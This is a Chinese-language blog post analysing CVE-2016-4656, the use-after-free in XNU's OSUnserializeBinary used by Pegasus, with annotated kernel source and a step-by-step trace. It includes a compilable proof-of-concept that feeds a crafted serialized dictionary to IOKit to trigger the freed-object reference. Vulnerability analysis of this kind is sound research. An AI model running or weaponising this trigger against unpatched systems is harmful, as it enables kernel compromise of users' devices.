title: CVE-2016-4656分析与调试

date: 2016-09-07 16:48:47

categories: [CVE,OS X]

tags: [Pegasus,CVE,XNU,IOS,POC]

0x00 摘要

Pegasus – 针对iOS设备的APT攻击分析- PanguTeam

iOS“远程越狱”间谍软件Pegasus技术分析

关心`IOS`安全的技术人员最近一定都关注了这一次的安全事件，不需要多做描述了，想了解具体细节的可以自行`google`。

本文内容

- 了漏洞所在的函数`OSUnserializeBinary`，了解其二进制格式
- 理解`POC`，分析`POC`执行的流程

具体的技术背景，可以参考下面这篇文章

PEGASUS iOS Kernel Vulnerability Explained

PEGASUS iOS Kernel Vulnerability Explained - Part 2

iOS三叉戟漏洞补丁分析、利用代码 公布（POC）

0x01 OSUnserializeBinary

在软件开发的流程中，在两个模块进行通信时，都会遇到使用`序列化`和`反序列化`传递一些数据结构，或者内部数据，比较典型的就是`google`的`protobuf`。

在`XNU`内核之中，自己实现了一套`C++`的子集，为`IOKIT`的开发提供支持，其中就提供了一套自己的序列化与反序列化的逻辑。

这次出现问题的`OSUnserializeBinary`便是这一个模块中的一个函数。

1.1 OSUnserializeBinary

下面是对源码的简单分析。

```
1 OSObject *
2 OSUnserializeBinary(const char *buffer, size_t bufferSize, OSString
  **errorString)
3 {
```

```
    /*
        ...初始化变量
    */
    if (errorString) *errorString = 0;

    /*
    #define kOSSerializeBinarySignature "\323\0\0"
    */

    // 等待反序列化的二进制数据存在一定的格式

    // 检测是否是是具有签名的内存数据
    if (0 != strcmp(kOSSerializeBinarySignature, buffer)) return (NULL);

    if (3 & ((uintptr_t) buffer)) return (NULL);
    // 检测buffersize的大小要小于kOSSerializeBinarySignature的大小
    if (bufferSize < sizeof(kOSSerializeBinarySignature)) return (NULL);
    // 跳过内存开始的签名部分，获取第一个需要解析的内存
    bufferPos = sizeof(kOSSerializeBinarySignature);
    next = (typeof(next)) (((uintptr_t) buffer) + bufferPos);

    DEBG("---------OSUnserializeBinary(%p)\n", buffer);

    // 反序列化流程中会使用到的一些状态变量
    objsArray = stackArray    = NULL;
    objsIdx   = objsCapacity  = 0;
    stackIdx  = stackCapacity = 0;

    result   = 0;
    parent   = 0;
    dict     = 0;
    array    = 0;
    set      = 0;
    sym      = 0;

    ok = true;
    while (ok)
    {
        // 通过next指向的内容获取当前的key的pos
        bufferPos += sizeof(*next);
        // 检测是否分析完成
        if (!(ok = (bufferPos <= bufferSize))) break;
        // 获取当前的k
        key = *next++;

        len = (key & kOSSerializeDataMask);
        wordLen = (len + 3) >> 2; //计算要用几个word
```

```
51          end = (0 != (kOSSerializeEndCollecton & key));
52         DEBG("key 0x%08x: 0x%04x, %d\n", key, len, end);
53
54         newCollect = isRef = false;
55          o = 0; newDict = 0; newArray = 0; newSet = 0;
56
57          //根据key的不同对不同的数据结构做操作
58          switch (kOSSerializeTypeMask & key)
59          {
60              case kOSSerializeDictionary:
61                   o = newDict = OSDictionary::withCapacity(len);
62                   newCollect = (len != 0);
63                  break;
64              case kOSSerializeArray:
65                   o = newArray = OSArray::withCapacity(len);
66                   newCollect = (len != 0);
67                  break;
68              /*
69                   ...
70              */
71              default:
72                  break;
73          }
74
75          //退出循环
76          if (!(ok = (o != 0))) break;
77
78
79          //如果反序列化的结果不是一个reference
80          //就将结果存放到objsArray之中
81          if (!isRef)
82          {
83               setAtIndex(objs, objsIdx, o);
84               //如果ok的值为false，则退出反序列化循环
85
86               //  #define kalloc_container(size)
87               //       kalloc_tag_bt(size, VM_KERN_MEMORY_LIBKERN)
88               /*
89                    typeof(objsArray) nbuf = (typeof(objsArray))
kalloc_container(ncap * sizeof(o));
90                    if (!nbuf) ok = false;
91               */
92
93               //在内核中申请ncap*sizeof（o）大小的内存，如果申请失败的了则ok设为
false
94               if (!ok) {
95                    break;
```

```
            }
            objsIdx++;
        }

        //对解析出来的o进行不同的操作
        if (dict)
        {
            /*...*/
        }
        else if (array)
        {
            /*...*/
        }
        else if (set)
        {
           /*...*/
        }
        else
        {
            /*...*/
        }

        if (!ok) break;

        //解析的流程中出现了一些新的容器
        if (newCollect)
        {
            if (!end)
            {
                stackIdx++;
                setAtIndex(stack, stackIdx, parent);
                if (!ok) break;
            }
            DEBG("++stack[%d] %p\n", stackIdx, parent);
            parent = o;
            dict   = newDict;
            array  = newArray;
            set    = newSet;
            end    = false;
        }

        //解析结束
        if (end)
        {
            if (!stackIdx) break;
            parent = stackArray[stackIdx];
            DEBG("--stack[%d] %p\n", stackIdx, parent);
```

```
143             stackIdx--;
144             set   = 0;
145             dict  = 0;
146             array = 0;
147             if (!(dict = OSDynamicCast(OSDictionary, parent)))
148             {
149                 if (!(array = OSDynamicCast(OSArray, parent))) ok = (0 != (set = OSDynamicCast(OSSet, parent)));
150             }
151         }
152     }
153     DEBG("ret %p\n", result);
154 
155     if (objsCapacity)  kfree(objsArray,  objsCapacity  * sizeof(*objsArray));
156     if (stackCapacity) kfree(stackArray, stackCapacity * sizeof(*stackArray));
157 
158     if (!ok && result)
159     {
160         result->release();
161         result = 0;
162     }
163     return (result);
164 }
```

1.2 setAtIndex

```
#define setAtIndex(v, idx, o)
        \
    if (idx >= v##Capacity)
        \
    {
            \
        uint32_t ncap = v##Capacity + 64;
        \
        typeof(v##Array) nbuf = (typeof(v##Array)) kalloc_container(ncap *
sizeof(o));  \
        if (!nbuf) ok = false;
        \
        if (v##Array)
        \
        {
            \
            bcopy(v##Array, nbuf, v##Capacity * sizeof(o));
        \
            kfree(v##Array, v##Capacity * sizeof(o));
        \
        }
            \
        v##Array    = nbuf;
        \
        v##Capacity = ncap;
        \
    }
            \
    if (ok) v##Array[idx] = o;
```

这一段宏用在代码中大意如下

```
if (idx>v##capacity)
{
  /* 扩充数组*/
}
if (ok)
{
  v##Array[idx]=o
}
```

大意就是讲数据`o`放置到数组中的`idx`处，如果数组不够大了就扩充一下数组的大小。

1.3 源码分析

该函数的大致流程与我们通常遇到的反序列化函数形式基本相同，分为以下几步

- 检测二进制文件格式，是否符合要求
- 依次读取二进制数据，进行分析，并且将解析的结果存放到对应的数据结构之中

1.3.1 二进制文件格式

```
    // 检测是否是是具有签名的内存数据
    if (0 != strcmp(kOSSerializeBinarySignature, buffer)) return (NULL);

    if (3 & ((uintptr_t) buffer)) return (NULL);
    // 检测buffersize的大小要小于kOSSerializeBinarySignature的大小
    if (bufferSize < sizeof(kOSSerializeBinarySignature)) return (NULL);
```

可以看出，需要解析的二进制数据，一定是已`kOSSerializeBinarySignature`开始的。具体的定义如下图所示。

```
#define kOSSerializeBinarySignature "\323\0\0"
```

在通过签名的检测之后，就会根据每一块读出的内存进行分析

```
        key = *next++;

        len = (key & kOSSerializeDataMask); //获取len的值
        wordLen = (len + 3) >> 2; //计算要用几个word
        end = (0 != (kOSSerializeEndCollecton & key)) //获取end的值;
        /*...*/
        //根据key的不同对不同的数据结构做操作
        switch (kOSSerializeTypeMask & key)
          {
            /*....*/
          }
```

1.3.2 数据存放

解析之后得到的数据，会被存放到对应的数据结构之中去。

```
        //如果反序列化的结果不是一个reference
        //就将结果存放到objsCapacity之中
        //如果反序列化自后内存申请失败,则退出反序列化
        if (!isRef)
        {
            setAtIndex(objs, objsIdx, o);
            //如果ok的值为false，则退出反序列化循环

            //  #define kalloc_container(size)  \
                        kalloc_tag_bt(size, VM_KERN_MEMORY_LIBKERN)
            /*
```

```
                typeof(objsArray) nbuf = (typeof(objsArray))
kalloc_container(ncap * sizeof(o));
                if (!nbuf) ok = false;
            */

            //在内核中申请ncap*sizeof（o）大小的内存，如果申请失败的了则ok设为
false
            if (!ok) {
                break;
            }
            objsIdx++;
        }

        //如果存在一个解析出来的dict
        if (dict)
        {
            if (sym)
            {
                DEBG("%s = %s\n", sym->getCStringNoCopy(), o-
>getMetaClass()->getClassName());
                if (o != dict)
                {
                    ok = dict->setObject(sym, o);
                }
                o->release();
                sym->release();
                sym = 0;
            }
            else
            {
                sym = OSDynamicCast(OSSymbol, o);
                if (!sym && (str = OSDynamicCast(OSString, o)))
                {
                    sym = (OSSymbol *) OSSymbol::withString(str);
                    o->release();
                    o = 0;
                }
                ok = (sym != 0);
            }
        }
        else if (array)
        {
            ok = array->setObject(o);
            o->release();
        }
        else if (set)
        {
```

```
56              ok = set->setObject(o);
57              o->release();
58          }
59          else
60          {
61              assert(!parent);
62              result = o;
63          }
64
65          if (!ok) break;
66
67          if (newCollect)
68          {
69              if (!end)
70              {
71                  stackIdx++;
72                  setAtIndex(stack, stackIdx, parent);
73                  if (!ok) break;
74              }
75              DEBG("++stack[%d] %p\n", stackIdx, parent);
76              parent = o;
77              dict   = newDict;
78              array  = newArray;
79              set    = newSet;
80              end    = false;
81          }
82
83          if (end)
84          {
85              if (!stackIdx) break;
86              parent = stackArray[stackIdx];
87              DEBG("--stack[%d] %p\n", stackIdx, parent);
88              stackIdx--;
89              set   = 0;
90              dict  = 0;
91              array = 0;
92              if (!(dict = OSDynamicCast(OSDictionary, parent)))
93              {
94                  if (!(array = OSDynamicCast(OSArray, parent))) ok = (0 !=
(set = OSDynamicCast(OSSet, parent)));
95              }
96          }
97      }
```

对`reference`,`dict`,`set`,`array`都有相应的处理分支。

0x02 POC的分析


2.1 POC

```
/*
 * Simple POC to trigger CVE-2016-4656 (C) Copyright 2016 Stefan Esser / SektionEins GmbH
 * compile on OS X like:
 *    gcc -arch i386 -framework IOKit -o ex exploit.c
 */
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <mach/mach.h>
#include <IOKit/IOKitLib.h>
#include <IOKit/iokitmig.h>

enum
{
  kOSSerializeDictionary   = 0x01000000U,
  kOSSerializeArray        = 0x02000000U,
  kOSSerializeSet          = 0x03000000U,
  kOSSerializeNumber       = 0x04000000U,
  kOSSerializeSymbol       = 0x08000000U,
  kOSSerializeString       = 0x09000000U,
  kOSSerializeData         = 0x0a000000U,
  kOSSerializeBoolean      = 0x0b000000U,
  kOSSerializeObject       = 0x0c000000U,
  kOSSerializeTypeMask     = 0x7F000000U,
  kOSSerializeDataMask     = 0x00FFFFFFU,
  kOSSerializeEndCollecton = 0x80000000U,
};

#define kOSSerializeBinarySignature "\323\0\0"

int main()
{
  char * data = malloc(1024);
  uint32_t * ptr = (uint32_t *) data;
  uint32_t bufpos = 0;
  mach_port_t master = 0, res;
  kern_return_t kr;

  /* create header */
  memcpy(data, kOSSerializeBinarySignature, sizeof(kOSSerializeBinarySignature));
  bufpos += sizeof(kOSSerializeBinarySignature);
```

```
42
43    /* create a dictionary with 2 elements */
44    *(uint32_t *)(data+bufpos) = kOSSerializeDictionary |
kOSSerializeEndCollecton | 2; bufpos += 4;
45    /* our key is a OSString object */
46    *(uint32_t *)(data+bufpos) = kOSSerializeString | 7; bufpos += 4;
47    *(uint32_t *)(data+bufpos) = 0x41414141; bufpos += 4;
48    *(uint32_t *)(data+bufpos) = 0x00414141; bufpos += 4;
49    /* our data is a simple boolean */
50    *(uint32_t *)(data+bufpos) = kOSSerializeBoolean | 64; bufpos += 4;
51    /* now create a reference to object 1 which is the OSString object that was
just freed */
52    *(uint32_t *)(data+bufpos) = kOSSerializeObject | 1; bufpos += 4;
53
54    /* get a master port for IOKit API */
55    host_get_io_master(mach_host_self(), &master);
56    /* trigger the bug */
57    kr = io_service_get_matching_services_bin(master, data, bufpos, &res);
58    printf("kr: 0x%x\n", kr);
59  }
```

很明显，`poc`创建了一个`dict`，这个`dict`有两个元素，第一个元素是`key`为`“AAAAAAA”`的字符串，值为一个`Boolean`。第二个元素是第一个元素的一个`reference`。

内核在反序列化这一段字符串的时候就会触发漏洞。



结合`OSUnserializeBinary`，来分析一下，到底发生了一些什么。

2.2 流程

2.2.1 kOSSerializeDictionary

通过解析，二进制文件首先会进入`kOSSerializeDictionary`的分支。

```
1    case kOSSerializeDictionary:
2                  o = newDict = OSDictionary::withCapacity(len);
3                  newCollect = (len != 0);
4                 break;
```

`break`之后，执行`setAtIndex`宏。

```
objsArray[0] = dict
```

因为其他条件都不满足，代码会进入处理新容器的分支。

```
        if (newCollect)
        {
            if (!end)
            {
                stackIdx++;
                setAtIndex(stack, stackIdx, parent);
                if (!ok) break;
            }
            DEBG("++stack[%d] %p\n", stackIdx, parent);
            parent = o;
            dict   = newDict;
            array  = newArray;
            set    = newSet;
            end    = false;
        }
```

从而给`dict`赋值`newDict`。从而创建了一个`dict`用来存储后续的数据。

2.2.2 kOSSerializeString与kOSSerializeBoolean

第一个元素的`key`是一个字符串，通过源码解析。

```
case kOSSerializeString:
                bufferPos += (wordLen * sizeof(uint32_t));
                if (bufferPos > bufferSize) break;
                o = OSString::withStringOfLength((const char *) next, len);
                next += wordLen;
                break;
```

获得字符串`o`。

`break`之后，执行`setAtIndex`宏。

```
objsArray[0] = dict
objsArray[1] = "0x0041414141414141"
```

因为`dict`已经创建，进入`dict`的处理流程。

```
if (dict)
        {
            if (sym)
            {
                DEBG("%s = %s\n", sym->getCStringNoCopy(), o->getMetaClass()->getClassName());
                if (o != dict)
                {
                    ok = dict->setObject(sym, o);
                }
                o->release();
                sym->release();
                sym = 0;
            }
            else
            {
                sym = OSDynamicCast(OSSymbol, o);                //<--进入这个分支
                if (!sym && (str = OSDynamicCast(OSString, o)))
                {
                    sym = (OSSymbol *) OSSymbol::withString(str);
                    o->release();
                    o = 0;
                }
                ok = (sym != 0);
            }
        }
```

因为`sym`并不存在，所以根据`o`转换出`sym`。

第一个元素的值是一个bool值，

```
 case kOSSerializeBoolean:
                o = (len ? kOSBooleanTrue : kOSBooleanFalse);
               break;
```

`break`之后，执行`setAtIndex`宏。

```
objsArray[0] => dict
objsArray[1] => "0x0041414141414141"
objsArray[2] => true    //不知道是不是true，瞎写的，这里不重要
```

再次进入`dict`的处理分支，

```
if (dict)
        {
            if (sym)//<--进入这个分支
            {
                DEBG("%s = %s\n", sym->getCStringNoCopy(), o->getMetaClass()->getClassName());
                if (o != dict)
                {
                    ok = dict->setObject(sym, o);
                }
                o->release();   //objsArrays[2]指向o
                sym->release(); //objsArrays[1]指向sym
                sym = 0;
            }
            else
            {
                sym = OSDynamicCast(OSSymbol, o);
                if (!sym && (str = OSDynamicCast(OSString, o)))
                {
                    sym = (OSSymbol *) OSSymbol::withString(str);
                    o->release();
                    o = 0;
                }
                ok = (sym != 0);
            }
        }
```

因为`sym`已经存在了，所以进入了上面的分支，在处理完成之后，对`o`和`sym`都进行了`release`。

```
objsArray[0] => dict
objsArray[1] => "0x0041414141414141"    //released
objsArray[2] => true                    //released
```

2.2.3 kOSSerializeObject

第二个元素的是一个`reference`，处理的代码如下。

```

            case kOSSerializeObject:
                if (len >= objsIdx) break;
                o = objsArray[len]; //len的值为1
                o->retain();
                isRef = true;
                break;
```

`o`取出数组中`objsArray[1]`,是一个已经被释放了的元素。

再通过`dict`处理的代码时

```
        //如果存在一个解析出来的dict
        if (dict)
        {
            if (sym)
            {
                DEBG("%s = %s\n", sym->getCStringNoCopy(), o->getMetaClass()->getClassName());
                if (o != dict)
                {
                    ok = dict->setObject(sym, o);
                }
                o->release();
                sym->release();
                sym = 0;
            }
            else
            {
                sym = OSDynamicCast(OSSymbol, o);
                if (!sym && (str = OSDynamicCast(OSString, o)))
                {
                    sym = (OSSymbol *) OSSymbol::withString(str);
                    o->release();        //再次调用o的release函数，出发UAF。
                    o = 0;
                }
                ok = (sym != 0);
            }
        }
```

0x03 小结

这是今年在这个模块第二次出现`UAF`的漏洞了，在反序列化的流程中，将中间产生的元素存放在`objArrays`当中，在处理`reference`的时候进行使用，但是没有考虑到`reference`的流程中，会使用到已经被`free`的元素。

在过去的日常开发中，反思字节开发的序列化库，也确实经常会做类似的处理，默认了函数的输入都是合理的数据，并对序列化产生的数据进行了详细的测试，确保反序列化不会出问题，但是并没有考虑到恶意构造的二进制数据和序列化函数产生的二进制数据，在执行时可能会造成不同的流程。

reference

1.PEGASUS iOS Kernel Vulnerability Explaine

https://sektioneins.de/en/blog/16-09-02-pegasus-ios-kernel-vulnerability-explained.html

2.PEGASUS iOS Kernel Vulnerability Explained - Part 2

https://sektioneins.de/en/blog/16-09-05-pegasus-ios-kernel-vulnerability-explained-part-2.html

附

源码

```

/* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * */

#define setAtIndex(v, idx, o)                  \
    if (idx >= v##Capacity)                    \
    {                                          \
        uint32_t ncap = v##Capacity + 64;      \
        typeof(v##Array) nbuf = (typeof(v##Array)) kalloc_container(ncap * sizeof(o));  \
        if (!nbuf) ok = false;                 \
        if (v##Array)                          \
        {                                      \
            bcopy(v##Array, nbuf, v##Capacity * sizeof(o));  \
            kfree(v##Array, v##Capacity * sizeof(o));        \
        }                                      \
        v##Array    = nbuf;                    \
        v##Capacity = ncap;                    \
    }                                          \
    if (ok) v##Array[idx] = o;

/* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * */

OSObject *
```

```
OSUnserializeBinary(const char *buffer, size_t bufferSize, OSString
**errorString)
{
    OSObject ** objsArray;
    uint32_t    objsCapacity;
    uint32_t    objsIdx;

    OSObject ** stackArray;
    uint32_t    stackCapacity;
    uint32_t    stackIdx;

    OSObject     * result;
    OSObject     * parent;
    OSDictionary * dict;
    OSArray      * array;
    OSSet        * set;
    OSDictionary * newDict;
    OSArray      * newArray;
    OSSet        * newSet;
    OSObject     * o;
    OSSymbol     * sym;
    OSString     * str;

    size_t           bufferPos;
    const uint32_t * next;
    uint32_t         key, len, wordLen;
    bool             end, newCollect, isRef;
    unsigned long long value;
    bool ok;

    if (errorString) *errorString = 0;

    /*
    #define kOSSerializeBinarySignature "\323\0\0"
    */
    // 检测是否是是具有签名的内存数据
    if (0 != strcmp(kOSSerializeBinarySignature, buffer)) return (NULL);
    // 0000 0011 && buffer指针 ==》buffer的地址末尾不能是11
    if (3 & ((uintptr_t) buffer)) return (NULL);
    // 检测buffersize的大小要小于kOSSerializeBinarySignature的大小
    if (bufferSize < sizeof(kOSSerializeBinarySignature)) return (NULL);
    // 跳过内存开始的签名部分，获取第一个需要解析的内存
    bufferPos = sizeof(kOSSerializeBinarySignature);
    next = (typeof(next)) (((uintptr_t) buffer) + bufferPos);

    DEBG("---------OSUnserializeBinary(%p)\n", buffer);

    objsArray = stackArray    = NULL;
```

```
70      objsIdx   = objsCapacity  = 0;
71      stackIdx  = stackCapacity = 0;
72
73      result    = 0;
74      parent    = 0;
75      dict      = 0;
76      array     = 0;
77      set       = 0;
78      sym       = 0;
79
80      ok = true;
81      while (ok)
82      {
83          // 通过next指向的内容获取当前的key的pos
84          bufferPos += sizeof(*next);
85          // 检测是否分析完成
86          if (!(ok = (bufferPos <= bufferSize))) break;
87          // 获取当前的key
88          key = *next++;
89
90          len = (key & kOSSerializeDataMask);
91          wordLen = (len + 3) >> 2; //计算要用几个word
92          end = (0 != (kOSSerializeEndCollecton & key));
93          DEBG("key 0x%08x: 0x%04x, %d\n", key, len, end);
94
95          newCollect = isRef = false;
96          o = 0; newDict = 0; newArray = 0; newSet = 0;
97
98          //根据key的不同对不同的数据结构做操作
99          switch (kOSSerializeTypeMask & key)
100         {
101             case kOSSerializeDictionary:
102                 o = newDict = OSDictionary::withCapacity(len);
103                 newCollect = (len != 0);
104                 break;
105             case kOSSerializeArray:
106                 o = newArray = OSArray::withCapacity(len);
107                 newCollect = (len != 0);
108                 break;
109             case kOSSerializeSet:
110                 o = newSet = OSSet::withCapacity(len);
111                 newCollect = (len != 0);
112                 break;
113
114             case kOSSerializeObject:
115                 if (len >= objsIdx) break;
116                 o = objsArray[len];
```

```
                o->retain();
                isRef = true;
                break;

            case kOSSerializeNumber:
                bufferPos += sizeof(long long);
                if (bufferPos > bufferSize) break;
                value = next[1];
                value <<= 32;
                value |= next[0];
                o = OSNumber::withNumber(value, len);
                next += 2;
                break;

            case kOSSerializeSymbol:
                bufferPos += (wordLen * sizeof(uint32_t));
                if (bufferPos > bufferSize)           break;
                if (0 != ((const char *)next)[len-1]) break;
                o = (OSObject *) OSSymbol::withCString((const char *) next);
                next += wordLen;
                break;

            case kOSSerializeString:
                bufferPos += (wordLen * sizeof(uint32_t));
                if (bufferPos > bufferSize) break;
                o = OSString::withStringOfLength((const char *) next, len);
                next += wordLen;
                break;

            case kOSSerializeData:
                bufferPos += (wordLen * sizeof(uint32_t));
                if (bufferPos > bufferSize) break;
                o = OSData::withBytes(next, len);
                next += wordLen;
                break;

            case kOSSerializeBoolean:
                o = (len ? kOSBooleanTrue : kOSBooleanFalse);
                break;

            default:
                break;
        }

        //退出循环
        if (!(ok = (o != 0))) break;

```

```
164
165         //如果反序列化的结果不是一个reference
166         //就将结果存放到objsCapacity之中
167         //如果反序列化自后内存申请失败,则退出反序列化
168         if (!isRef)
169         {
170             setAtIndex(objs, objsIdx, o);
171             //如果ok的值为false，则退出反序列化循环
172 
173             //  #define kalloc_container(size)  \
174                     kalloc_tag_bt(size, VM_KERN_MEMORY_LIBKERN)
175             /*
176                 typeof(objsArray) nbuf = (typeof(objsArray))
kalloc_container(ncap * sizeof(o));
177                 if (!nbuf) ok = false;
178             */
179 
180             //在内核中申请ncap*sizeof（o）大小的内存，如果申请失败的了则ok设为
false
181             if (!ok) {
182                 break;
183             }
184             objsIdx++;
185         }
186 
187         //如果存在一个解析出来的dict
188         if (dict)
189         {
190             if (sym)
191             {
192                 DEBG("%s = %s\n", sym->getCStringNoCopy(), o-
>getMetaClass()->getClassName());
193                 if (o != dict)
194                 {
195                     ok = dict->setObject(sym, o);
196                 }
197                 o->release();
198                 sym->release();
199                 sym = 0;
200             }
201             else
202             {
203                 sym = OSDynamicCast(OSSymbol, o);
204                 if (!sym && (str = OSDynamicCast(OSString, o)))
205                 {
206                     sym = (OSSymbol *) OSSymbol::withString(str);
207                     o->release();
```

```
                    o = 0;
                }
                ok = (sym != 0);
            }
        }
        else if (array)
        {
            ok = array->setObject(o);
            o->release();
        }
        else if (set)
        {
           ok = set->setObject(o);
           o->release();
        }
        else
        {
            assert(!parent);
            result = o;
        }

        if (!ok) break;

        if (newCollect)
        {
            if (!end)
            {
                stackIdx++;
                setAtIndex(stack, stackIdx, parent);
                if (!ok) break;
            }
            DEBG("++stack[%d] %p\n", stackIdx, parent);
            parent = o;
            dict   = newDict;
            array  = newArray;
            set    = newSet;
            end    = false;
        }

        if (end)
        {
            if (!stackIdx) break;
            parent = stackArray[stackIdx];
            DEBG("--stack[%d] %p\n", stackIdx, parent);
            stackIdx--;
            set   = 0;
            dict  = 0;
```

```
255             array = 0;
256             if (!(dict = OSDynamicCast(OSDictionary, parent)))
257             {
258                 if (!(array = OSDynamicCast(OSArray, parent))) ok = (0 != (set = OSDynamicCast(OSSet, parent)));
259             }
260         }
261     }
262     DEBG("ret %p\n", result);
263 
264     if (objsCapacity)  kfree(objsArray,  objsCapacity  * sizeof(*objsArray));
265     if (stackCapacity) kfree(stackArray, stackCapacity * sizeof(*stackArray));
266 
267     if (!ok && result)
268     {
269         result->release();
270         result = 0;
271     }
272     return (result);
273 }
```